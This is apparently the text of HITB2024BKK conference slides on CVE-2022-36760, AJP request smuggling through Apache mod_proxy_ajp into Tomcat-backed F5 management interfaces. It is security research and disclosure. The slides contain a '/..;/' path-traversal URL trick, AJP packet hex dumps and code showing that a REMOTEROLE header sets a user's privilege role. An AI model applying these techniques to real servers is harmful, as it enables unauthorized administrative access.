Published: 2022-06-08 **Updated:** 2022-08-14

Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions.

Product Status

Learn About the Versions Section +

Vendor
Apache Software Foundation

Product
Apache HTTP Server

Versions
Default Status: *unknown*

- affected from **Apache HTTP Server 2.4** through **2.4.53**

#HITB2024BKK

Existing F5 Advisory

Security Advisory

K000132643: Apache HTTP server vulnerability CVE-2022-36760

AI Recommended Content

Evaluated products:

Published Date: Feb 21, 2023 Updated Date: Jan 21, 2024

Security Advisory Description

Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions. (CVE-2022-36760)

Impact

The connection is not closed when there is an invalid Transfer-Encoding header, allowing an attacker to smuggle requests to the AJP server, where it forwards requests.

Security Advisory Status

F5 Product Development has assigned ID 1240121 (BIG-IP) and 1229981 (F5OS-A and F5OS-C) to this vulnerability.

To determine if your product and version have been evaluated for this vulnerability, refer to the **Evaluated products** box. To determine if your release is known to be vulnerable, the components or features that are affected by the vulnerability, and for information about releases, point releases, or hotfixes that address the vulnerability, refer to the following tables. You can also use iHealth to diagnose a vulnerability for BIG-IP and BIG-IQ systems. For more information about using iHealth, refer to K27404821: Using F5 iHealth to diagnose vulnerabilities. For more information about security advisory versioning, refer to K51812227: Understanding security advisory versioning.

#HITB2024BKK

Existing F5 Advisory

/..;/ seems to be a directory.
Take it!

```
http://example.com/portal/..;/manager/html
```

OK! /..;/ is
the parent directory

#HITB2024BKK

CVE-2022-36760

```
===============
Metadata
===============
Date: 2022/03/03
Title: A New Attack Method: AJP Request Smuggling

===============
Contents
===============

### 0x01. Background

This article introduces a new attack method and idea against AJP, opening up the use of `proxy_ajp` to
Tomcat AJP reverse proxy, product-developed AJP reverse proxy attack surface, and you can also try to expand horizontally to FastCGI
etc. agreements.

The inspiration for this article comes from the audit of [REDACTED], which found that it implemented a
The gateway is a Secure Gateway. This gateway parses the incoming HTTP protocol and converts it into an AJP protocol packet, then forwards it.
Through in-depth research, it is found that the attack method described in this article can be used to construct an AJP packet attack.
End service.



### 0x02. AJP Protocol

#### 1. Protocol Details

Since Changting Technology discovered the GhostCat (CVE-2020-1938) vulnerability, Tomcat has taken several security measures: At the configuration level, by default
The 8009 port listens on localhost, and the AJP protocol is not enabled by default. At the code level, the incoming AJP protocol is rejected by default.
some attributes, to prevent certain special attributes from being used (such as `javax.servlet.include.path_info`),
In the configuration file, `allowedRequestAttributesPattern` is used to match the attributes that are allowed to be set.

AJP service stands for Apache JServ Protocol, which is a binary protocol similar to HTTP and has a relatively simple data packet format.
The Magic byte of the request packet is `0x1234`, followed by a 2-byte data length field, and then the specific data packet.
Contents. As shown below:

```text
00000000 12 34 00 98 02 02 00 08 48 54 54 50 2f 31 2e 31 .4...... HTTP/1.1
00000010 00 00 01 2f 00 00 0b 31 30 2e 32 31 31 2e 35 35 .../...1 0.211.55
00000020 2e 32 00 ff ff 00 0b 31 30 2e 32 31 31 2e 35 35 .2....1 0.211.55
00000030 2e 33 00 00 50 00 00 03 a0 0b 00 0b 31 30 2e 32 .3..P... ....10.2
00000040 31 31 2e 35 35 2e 33 00 a0 0e 00 0b 63 75 72 6c 11.55.3. ....curl
00000050 2f 37 2e 37 37 2e 30 00 a0 01 00 03 2a 2f 2a 00 /7.77.0. ....*/*.
00000060 0a 00 0f 41 4a 50 5f 52 45 4d 4f 54 45 5f 50 4f ...AJP_R EMOTE_PO
00000070 52 54 00 00 05 35 31 36 37 36 00 0a 00 0e 41 4a RT...516 76....AJ
00000080 50 5f 4c 4f 43 41 4c 5f 41 44 44 52 00 00 0b 31 P_LOCAL_ ADDR...1
00000090 30 2e 32 31 31 2e 35 35 2e 33 00 ff 0.211.55 .3..
```
```

#HITB2024BKK

CVE-2022-36760


```
LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
#
# When loaded, the mod_proxy_ajp module adds support for
# proxying to an AJP/1.3 backend server (such as Tomcat).
# To proxy to an AJP backend, use the "ajp://" URI scheme;
# Tomcat is configured to listen on port 8009 for AJP requests
# by default.
#

#
# Uncomment the following lines to serve the ROOT webapp
# under the /tomcat/ location, and the jsp-examples webapp
# under the /examples/ location.
#
#ProxyPass /tomcat/ ajp://localhost:8009/
#ProxyPass /examples/ ajp://localhost:8009/jsp-examples/

ProxyPassMatch "^/tmui/Control/jspmap/([A-Za-z0-9_/]*\??)$" "ajp://localhost:8009/tmui/Control/$1" retry=5
ProxyPassMatch "^/tmui/Control/form(\??)$" "ajp://localhost:8009/tmui/Control/form$1" retry=5
ProxyPassMatch "^/tmui/deal$" "ajp://localhost:8009/tmui/deal" retry=5
ProxyPassMatch "^/tmui/deal/upload/([0-9]*)$" "ajp://localhost:8009/tmui/deal/upload/$1" retry=5
ProxyPassMatch "^/tmui/service/([A-Za-z0-9/_]*\??)$" "ajp://localhost:8009/tmui/service/$1" retry=5
ProxyPassMatch "^/tmui/([a-zA-Z0-9-_/]*(?:\.jsp|\.html)\??)$" "ajp://localhost:8009/tmui/$1" retry=5
```


#HITB2024BKK

CVE-2022-36760



#HITB2024BKK

CVE-2022-36760



#HITB2024BKK

CVE-2022-36760

```
/* read the first block of data */
input_brigade = apr_brigade_create(p, r->connection->bucket_alloc);
tenc = apr_table_get(r->headers_in, "Transfer-Encoding");
if (tenc && (ap_cstr_casecmp(tenc, "chunked") == 0)) {
    /* The AJP protocol does not want body data yet */
    ap_log_rerror(APLOG_MARK, APLOG_DEBUG, 0, r, APLOGNO(00870) "request is chunked");
} else {
    /* Get client provided Content-Length header */
    content_length = get_content_length(r);
    if (content_length < 0) {
        status = APR_EINVAL;
    }
```

#HITB2024BKK

CVE-2022-36760

```
this.requestHeaderMessage.getBytes(vMB);
if (pos == 8 || pos == -1 && this.tmpMB.equalsIgnoreCase( s: "Content-Length")) {
    long cl = vMB.getLong();
    if (contentLengthSet) {
        this.response.setStatus(400);
        this.setErrorState(ErrorState.CLOSE_CLEAN, (Throwable)null);
    } else {
        contentLengthSet = true;
        this.request.setContentLength(cl);
    }
```

#HITB2024BKK

CVE-2022-36760

The next (smuggled) message that the AJP handler reads looks like the following message to the httpd service that sent it along (see figure 22):




Figure 22: What the httpd server thinks it is sending as an AJP message.

But the Tomcat AJP processor consumes the attacker-controlled message as if it were what we see in figure 23.




Figure 23: What the AJP processor interprets the smuggled AJP message as.

CVE-2022-36760

For most packets, the first byte of the payload encodes the type of message. The exception is for request body packets sent from the server to the container -- they are sent with a standard packet header (0x1234 and then length of the packet), but without any prefix code after that (this seems like a mistake to me). The web server can send the following messages to the servlet container:

Code	Type of Packet	Meaning
2	Forward Request	Begin the request-processing cycle with the following data
7	Shutdown	The web server asks the container to shut itself down.
8	Ping	The web server asks the container to quickly respond with a Pong.

The servlet container can send the following types of messages to the web server:

Code	Type of Packet	Meaning
3	Send Body Chunk	Send a chunk of the body from the servlet container to the web server (and presumably, onto the browser).
4	Send Headers	Send the response headers from the servlet container to the web server (and presumably, onto the browser).
5	End Response	Marks the end of the response (and thus the request-handling cycle).
6	Get Body Chunk	Get further data from the request if it hasn't all been transferred yet.
9	Pong	Reply to a Ping request.

Each of the above messages has a different internal structure, detailed below.

https://tomcat.apache.org/tomcat-3.3-doc/AJPv13.html

method

The HTTP method, encoded as a single byte:

```
OPTIONS       1
GET           2
HEAD          3
POST          4
PUT           5
DELETE        6
TRACE         7
PROPFIND      8
PROPPATCH     9
MKCOL        10
COPY         11
MOVE         12
LOCK         13
UNLOCK       14
ACL          15
REPORT       16
VERSION-CONTROL 17
CHECKIN      18
CHECKOUT     19
UNCHECKOUT   20
SEARCH       21
```

#HITB2024BKK

Header Based Authentication

Optional Information

The list of attributes prefixed with a ? (e.g. ?context) are all optional. For each, there is a single byte code to indicate the type of attribute, and then a string to give its value. They can be sent in any order (though the C code always sends them in the order listed below). A special terminating code is sent to signal the end of the list of optional attributes. The list of byte codes is:

```
context             1 [Not currently implemented]
servlet_path        2 [Not currently implemented]
remote_user         3
auth_type           4
query_string        5
jvm_route           6
ssl_cert            7
ssl_cipher          8
ssl_session         9

req_attribute       10

terminator          0xFF
```

The `context` and `servlet_path` are not currently set by the C code, and most of the Java code completely ignores whatever is sent over for those fields (and some of it will actually break if a string is sent along after one of those codes). I don't know if this is a bug or an unimplemented feature or just vestigial code, but it's missing from both sides of the connection.

The `remote_user` and `auth_type` presumably refer to HTTP-level authentication, and communicate the remote user's username and the type of authentication used to establish their identity (e.g. Basic, Digest). I'm not clear on why the password isn't also sent, but I don't know HTTP authentication inside and out.

https://tomcat.apache.org/tomcat-3.3-doc/AJPv13.html

```java
public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    try {
        if (DBConnection.isAllocated()) {
            if (DBConnection.isConnType(1)) {
                DBConnection.deallocate( type: "mysql");
            } else if (DBConnection.isConnType(0)) {
                DBConnection.deallocate( type: "hsqldb");
            }
        }
    } catch (SQLException var9) {
    }

    this.log.debug((Object)("Beginning of doGet inside Control Servlet for:" + request.getRequestURI()));
    F5WebController controller = new F5WebController(request, response, this.getServletConfig());
    String username = request.getRemoteUser();
    if (username == null) {
        username = F5Properties.getApplicationString( key: "auth.override_user");
        controller.dubbufVerify = false;
        this.log.warn( o: "Source verification during post disabled.");
    }

    request.setAttribute( s: "com.f5.corba.username", username);
    User user = null;

    try {
        Enumeration headerNames = request.getHeaderNames();
        Map headers = new HashMap();
        this.log.debug((Object)"Request Headers:");

        while(headerNames.hasMoreElements()) {
            String headerName = (String)headerNames.nextElement();
            headers.put(headerName, request.getHeader(headerName));
            this.log.debug((Object)("    " + headerName + ": " + request.getHeader(headerName)));
        }

        user = new User(username, headers);
        UsernameHolder.setUser(user);
        request.setAttribute( s: "user", user);
        if (user.getRawRoleId() >= 900) {
```

#HITB2024BKK

Header Based Authentication


```
public User(String username, Map headers) {
    this.username = username;
    String userrole = null;
    if (headers != null && headers.containsKey("REMOTEROLE")) {
        userrole = (String)headers.get("REMOTEROLE");
    } else {
        userrole = F5Properties.getApplicationString( key: "auth.override_role");
    }

    if (userrole != null) {
        this.roleID = Integer.parseInt(userrole);
    }

}
```


#HITB2024BKK

Size Limitations



#HITB2024BKK

POC Video



#HITB2024BKK

Conclusion

Offensive Considerations

- Dependency related vulnerabilities can lead to remote code execution in widely deployed software applications
- HTTP Request Smuggling isn't just limited to client-side vulnerabilities and can lead to zero-click remote code execution
- Don't trust vendor fixes or analysis as they can be incomplete (DoubleQlik) or incorrect (Refresh)

Defensive Considerations

- Leverage HTTP/2 whenever possible for communication with backend services over HTTP/1 or legacy protocol like Apache JServ Protocol (AJP)
- Avoid building custom solutions for things like HTTP parsing, URI parsing, cryptography, single sign-on (e.g. SAML), etc.
- Extreme care must be taken when implementing systems where authentication and authorization are offloaded to a trusted frontend system

Acknowledgements

#HITB2024BKK

Questions?

#HITB2024BKK